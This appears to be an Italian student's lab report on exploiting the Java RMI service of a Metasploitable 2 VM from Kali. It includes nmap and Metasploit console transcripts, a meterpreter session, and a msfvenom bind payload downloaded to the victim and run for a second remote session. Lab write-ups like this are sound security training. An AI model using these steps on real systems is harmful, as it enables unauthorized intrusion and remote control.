
Report Exploit Reverse e Bind


Titolo: Sfruttamento del servizio Java RMI su Metasploitable 2 usando Kali Linux e (bonus) multi handler in modalità bind
Studente: Nosenzo Maikol

Introduzione


In questo laboratorio ho un piccolo ambiente di rete con due macchine virtuali: **Kali Linux** come host attaccante e **Metasploitable 2** come macchina vittima. L'obiettivo era individuare un servizio **Java RMI** esposto sulla vittima, verificarne la raggiungibilità e sfruttarlo con **Metasploit** per ottenere una sessione **meterpreter**. In seguito ho creato un payload aggiuntivo in modalità **bind** per dimostrare una seconda modalità di accesso.



Per prima cosa ho assegnato indirizzi IP statici coerenti alla due VM (Kali 192.168.11.111/24, Metasploitable 192.168.11.112/24). Dopo il salvataggio della configurazione ho verificato la connettività con un semplice ping dalla macchina attaccante verso la vittima.



Ho quindi avviato **Metasploit** su Kali per preparare la fase di ricognizione e attacco.



Ricognizione del servizio vulnerabile

Con nmap ho controllato le porte della vittima, concentrandomi sulla 1099/tcp. L'output ha mostrato il servizio java-rmi in ascolto, esattamente ciò che serviva per procedere con l'esercizio.
Dentro Metasploit ho cercato i moduli pertinenti e ho individuato exploit/multi/misc/java_rmi_server, classificato con affidabilità excellent.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:23 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00016s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:FF:AC:20 (PCS Systemtechnik/Oracle VirtualBo

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 19.35 seconds
```

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure De
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Enc
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Dese
```

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/d
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. Thi
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):
```

Sfruttamento RMI e ottenimento della prima sessione


Una volta impostati i parametri (target 192.168.11.112:1099, LHOST 192.168.11.111), ho lanciato l'exploit. La console ha confermato l'apertura di una sessione meterpreter sulla macchina vittima: da qui in avanti ho potuto raccogliere in modo sicuro e controllato le evidenze richieste.





Raccolta delle evidenze dalla vittima

Dalla sessione meterpreter ho estratto:

- configurazione delle interfacce di rete (ifconfig),
- tabella di routing (route)
- identità e versione del sistema aprendo una shell interattiva (whoami, hostname, uname -a).






meterpreter > ifconfig
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feff:ac20
IPv6 Netmask : ::


meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:feff:ac20 :: ::

Catena alternativa: payload bind e seconda sessione

Per dimostrare una seconda via di accesso, ho generato con **msfvenom** un **payload bind** (linux/x86/meterpreter/bind_tcp) che, eseguito sulla vittima, apre una porta in ascolto a cui l'attaccante si collega. Ho messo a disposizione il file tramite un semplice server HTTP Python e l'ho scaricato sulla vittima, rendendolo eseguibile (dalla shell interattiva precedentemente creata). Infine, con il modulo multi/handler, mi sono collegato al listener ed ho ottenuto una seconda sessione meterpreter.






```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setti  Required  Description
          ng
   ----   --------------  --------  -----------
   LHOST                  yes       The listen address (
                                    an interface may be
                                    specified)
   LPORT  4444            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d comma
nd.

msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload ⇒ linux/x86/meterpreter/bind_tcp
```

```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/handler) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.11.112:4444
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:33509 → 192.168.11.112:4444)
-29 07:01:05 -0400

meterpreter >
```

Per completezza ho verificato le informazioni di sistema con `sysinfo`, che confermano **Ubuntu 8.04** (kernel `2.6.24-16-server`) su architettura **i686** e meterpreter **x86/linux**.



Risultati e considerazioni

L'intera catena ha funzionato come previsto. Ho individuato il servizio **Java RMI** sulla porta 1099/tcp, l'ho sfruttato con Metasploit ottenendo una **prima sessione meterpreter** e, successivamente, ho creato e distribuito un payload **bind** per aprire una **seconda sessione**.